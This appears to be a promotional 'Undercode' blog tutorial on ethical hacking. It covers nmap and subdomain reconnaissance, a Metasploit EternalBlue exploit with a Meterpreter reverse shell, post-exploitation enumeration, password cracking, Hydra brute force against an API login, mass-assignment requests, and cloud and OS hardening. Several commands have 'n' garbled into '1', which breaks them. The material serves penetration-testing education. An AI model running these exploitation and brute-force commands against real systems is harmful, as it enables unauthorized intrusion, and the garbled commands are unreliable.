Listen to this Post

Introduction:
The cybersecurity landscape in 2026 is defined by a stark dichotomy: ethical hacking, conducted with authorization to identify and remediate vulnerabilities, versus malicious hacking, which seeks unauthorized access for theft, damage, or system compromise. As organizations increasingly integrate AI into their security operations, the demand for skilled ethical hackers who can think like adversaries while operating within legal and ethical boundaries has never been higher. This article provides a comprehensive technical exploration of the tools, commands, and methodologies that define modern ethical hacking, bridging the gap between foundational knowledge and practical, offensive-security skills required to build a safer digital future.
Learning Objectives:
- Master the core Linux and Windows command-line utilities essential for reconnaissance, enumeration, and system exploitation in penetration testing environments.
- Understand and apply the phases of ethical hacking—from footprinting and scanning to exploitation and post-exploitation—using industry-standard frameworks and tools.
- Develop proficiency in API security testing, cloud hardening techniques, and vulnerability mitigation strategies aligned with 2026 best practices.
You Should Know:
1. Reconnaissance and Footprinting with Linux Command-Line Tools
Reconnaissance is the foundational phase of any ethical hacking engagement, where attackers gather information about target systems before launching an attack. In 2026, over 95% of penetration testing tools run on Linux distributions like Kali Linux and Parrot OS, making command-line proficiency non-1egotiable for security professionals.
Step‑by‑step guide for network reconnaissance:
Step 1: Network Scanning with Nmap
Nmap remains the gold standard for port scanning and service enumeration. Begin by scanning for open ports and identifying running services:
nmap -sV -sC -O -A 192.168.1.0/24
– -sV: Version detection
– -sC: Default script scan
– -O: Operating system detection
– -A: Aggressive scan (OS, version, script, traceroute)
For a stealthier approach, use SYN scan (-sS) which doesn’t complete the TCP handshake.
Step 2: Subdomain and DNS Enumeration
Use tools like `theHarvester` to gather email addresses and subdomains associated with a target domain:
theHarvester -d example.com -b google,bing,linkedin
Step 3: Web Directory Bruteforcing with Gobuster
Discover hidden directories and files on web servers:
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -t 50
The `-t 50` flag specifies 50 concurrent threads for faster execution.
Step 4: Certificate Transparency Logs
Query certificate transparency logs to discover subdomains and historical DNS records:
curl -s "https://crt.sh/?q=%.example.com&output=json" | jq '.[].name_value' | sort -u
This technique often reveals subdomains not visible through traditional DNS enumeration.
Windows Equivalents:
For Windows environments, use built-in tools for initial reconnaissance:
nslookup example.com
ping -a 192.168.1.1
tracert 192.168.1.1
PowerShell offers more advanced capabilities:
Resolve-DnsName example.com -Type A
Test-1etConnection -ComputerName 192.168.1.1 -Port 80
2. Vulnerability Assessment and Exploitation Frameworks
Once reconnaissance is complete, ethical hackers transition to vulnerability identification and exploitation. The Metasploit Framework remains the most comprehensive exploitation platform, providing a structured approach to testing security controls.
Step‑by‑step guide for exploitation with Metasploit:
Step 1: Launch Metasploit Console
msfconsole
Step 2: Search for Exploits
Search for exploits targeting specific services or vulnerabilities:
search type:exploit name:apache
search cve:2021-44228  Log4j vulnerability
Step 3: Select and Configure an Exploit
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set RPORT 445
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50
set LPORT 4444
Step 4: Execute the Exploit
exploit
Upon successful exploitation, a Meterpreter session provides interactive control over the compromised system.
Step 5: Post-Exploitation Enumeration (Windows)
Once inside a Windows target, gather system information and identify privilege escalation vectors:
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
wmic qfe list brief  List installed patches
net user  List local users
whoami /priv  Check current user privileges
Step 6: Post-Exploitation Enumeration (Linux)
For Linux targets, use these commands to gather intelligence:
uname -a  Kernel version
cat /etc/os-release  Distribution details
id  Current user and group memberships
sudo -l  List sudo privileges
find / -perm -4000 -type f 2>/dev/null  Find SUID binaries
Password Cracking with John the Ripper and Hashcat
Extracted password hashes can be cracked using dictionary attacks with rules for word mangling:
john --wordlist=/usr/share/wordlists/rockyou.txt --rules target_hash.txt
hashcat -m 0 -a 0 exam.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule
– -m 0: MD5 hash mode
– -a 0: Dictionary attack
– -r: Apply rules for word mutations
3. Web Application and API Security Testing
Web applications and APIs represent the largest attack surface for modern organizations. The OWASP API Security Top 10 (2023) highlights critical vulnerabilities including broken object-level authorization, broken authentication, and excessive data exposure.
Step‑by‑step guide for API security testing:
Step 1: Intercept and Analyze API Traffic with Burp Suite
Configure Burp Suite as a proxy between your browser and the target API. Enable interception and analyze request/response structures.
Step 2: Automated API Fuzzing
Use specialized tools to fuzz API endpoints for input validation vulnerabilities:
 Using OWASP ASTF (API Security Testing Framework)
java -jar astf-v1.0.0.jar -u https://api.example.com -o report.html
Step 3: Test for Mass Assignment Vulnerabilities
Modify API requests to include additional parameters not expected by the server:
POST /api/users HTTP/1.1
{
"username": "test",
"email": "[email protected]",
"isAdmin": true // Unauthorized privilege escalation attempt
}
Step 4: Rate Limiting and Brute Force Testing
Attempt to exceed rate limits or perform credential stuffing attacks:
 Using Hydra for API brute force
hydra -L usernames.txt -P passwords.txt api.example.com https-post-form "/login:username=^USER^&password=^PASS^:F=Invalid"
Step 5: GraphQL Introspection and Query Testing
For GraphQL APIs, disable introspection in production, but test for it during assessments:
query {
__schema {
types {
name
fields {
name
type {
name
}
}
}
}
}
API Security Best Practices (2026):
- Implement robust authentication using OAuth 2.0 with PKCE
- Enforce strict rate limiting and input validation
- Use API gateways with built-in security policies
- Regularly audit API endpoints for exposed sensitive data
4. Cloud Infrastructure Hardening and Security
As organizations migrate to cloud environments, securing infrastructure-as-code (IaC) templates and implementing zero-trust architectures have become paramount. In 2026, cloud security is directly tied to business continuity, with preventive controls blocking threats before they materialize.
Step‑by‑step guide for cloud security hardening:
Step 1: Implement IaC Security Scanning
Integrate security scanning tools like Checkov, tfsec, or Terrascan into pre-commit hooks to detect misconfigurations in Terraform and CloudFormation templates:
 Scan Terraform files with Checkov
checkov -d /path/to/terraform/

Scan with Terrascan
terrascan scan -i terraform -d /path/to/terraform/
Step 2: Enforce Identity and Access Management (IAM) Best Practices
– Enable multi-factor authentication (MFA) for all users
– Adopt the principle of least privilege for all service accounts
– Regularly audit and rotate credentials
Step 3: Network Isolation and Segmentation
Implement network security groups, virtual private clouds, and service endpoints to restrict traffic:
 Azure CLI example: Restrict network access
az network nsg rule create --resource-group myRG --1sg-1ame myNSG --1ame DenyInternet --priority 100 --direction Inbound --access Deny --protocol '' --source-address-prefixes Internet --source-port-ranges '' --destination-address-prefixes '' --destination-port-ranges ''
Step 4: Enable Comprehensive Logging and Monitoring
Turn on logging for all cloud services and integrate with SIEM solutions:
 Enable Azure Defender for Cloud
az security auto-provisioning-setting update --1ame default --auto-provision On
Step 5: Container Security Hardening
For containerized workloads, enforce security contexts in Kubernetes manifests:
securityContext:
runAsNonRoot: true
capabilities:
drop: ["ALL"]
readOnlyRootFilesystem: true
Step 6: Secrets Management
Use vault-backed injection for secrets rather than hardcoded configuration values:
 Example with HashiCorp Vault
vault kv get secret/database
vault kv put secret/database username=admin password=secure123
5. Vulnerability Exploitation and Mitigation Strategies
The 2026 threat landscape is characterized by AI-assisted attacks and living-off-the-land (LOTL) techniques, where attackers use valid credentials and legitimate system tools to evade detection. CERT-In recommends 12-hour remediation windows for internet-facing vulnerabilities, emphasizing the need for rapid response capabilities.
Step‑by‑step guide for vulnerability mitigation:
Step 1: Prioritize Vulnerabilities Using Risk-Based Scoring
Implement Stakeholder-Specific Vulnerability Categorisation (SSVC) to rank vulnerabilities based on real-world exploitation status and organizational context.
Step 2: Implement Temporary Mitigations
When immediate patching isn’t feasible, deploy compensating controls:
- Isolate vulnerable systems
- Restrict access through firewalls or WAF rules
- Enhance monitoring for exploitation attempts
Step 3: Adopt Zero-Trust Architecture
- Verify every access request regardless of source
- Implement micro-segmentation
- Enforce continuous authentication and authorization
Step 4: Continuous Exposure Management
Deploy agent-based exposure validation solutions that use AI to correlate vulnerability data with asset context and real-time exploit research:
 Example: Automated vulnerability scanning with OpenVAS
openvasmd --create-target=192.168.1.0/24
openvasmd --start-scanner
Step 5: Patch Management with SBOMs
Adopt Software Bill of Materials (SBOMs) to improve dependency visibility and accelerate remediation timelines.
Windows Hardening Commands:
 Check for missing patches
Get-HotFix | Sort-Object InstalledOn

Enable Windows Defender real-time protection
Set-MpPreference -DisableRealtimeMonitoring $false

Configure Windows Firewall
netsh advfirewall set allprofiles state on

Audit local users and groups
Get-LocalUser
Get-LocalGroup
Linux Hardening Commands:
 Check for open ports
ss -tuln

Audit file permissions
find / -perm -777 -type f 2>/dev/null

Verify package integrity
dpkg --verify  Debian/Ubuntu
rpm -Va  RHEL/CentOS

Enable and configure firewall
ufw enable
ufw allow 22/tcp  Allow SSH only
What Undercode Say:
- Key Takeaway 1: Ethical hacking is not merely a technical skillset but a mindset that requires understanding both offensive techniques and defensive countermeasures. The distinction between ethical and malicious hacking lies in authorization and intent, yet the technical methodologies are often identical.
-
Key Takeaway 2: The integration of AI into cybersecurity—both for attack and defense—is reshaping the ethical hacking landscape. Training programs in 2026 increasingly incorporate AI-powered tools for vulnerability discovery, automated exploitation, and defensive AI operations, making continuous learning essential for security professionals.
The convergence of offensive security training with AI capabilities represents both an opportunity and a challenge. While AI accelerates vulnerability discovery and remediation, it also lowers the barrier for malicious actors, creating an urgent need for organizations to invest in skilled ethical hackers who can operate at machine speed. The courses offered by institutions like Digital Thinker Help—covering ethical hacking with AI, cybersecurity, and practical job placement guarantees—reflect this industry shift toward comprehensive, hands-on training that bridges theoretical knowledge with real-world application.
Prediction:
- -1 AI-Powered Attack Automation Will Outpace Defensive Capabilities by 2028: As AI agents become capable of autonomous vulnerability discovery and exploitation, organizations without AI-enhanced security operations will face unprecedented risks. The window between vulnerability disclosure and exploitation will compress to hours rather than days.
-
+1 Demand for Certified Ethical Hackers Will Surge by 40% Through 2027: With regulatory bodies like CERT-In mandating faster remediation timelines and AI-assisted attacks becoming mainstream, organizations will prioritize hiring certified ethical hackers with proven offensive security skills.
-
-1 Living-Off-the-Land Attacks Will Become the Primary Breach Vector: As perimeter defenses improve, attackers will increasingly rely on valid credentials and legitimate system tools, making traditional signature-based detection obsolete. Organizations must shift toward behavioral analytics and zero-trust architectures.
-
+1 Integration of AI in Cybersecurity Training Will Democratize Access to Advanced Skills: AI-powered training platforms will enable faster skill acquisition, allowing a new generation of ethical hackers to enter the workforce with practical, hands-on experience in vulnerability assessment and penetration testing.
-
-1 Cloud Misconfigurations Will Remain the Leading Cause of Data Breaches: Despite advances in IaC security scanning, the complexity of multi-cloud environments will continue to expose organizations to misconfigurations. Continuous monitoring and automated remediation will be critical to mitigating this risk.
▶️ Related Video (76% Match):
https://www.youtube.com/watch?v=4uhlDSJRFBM
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eZUaN67z – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


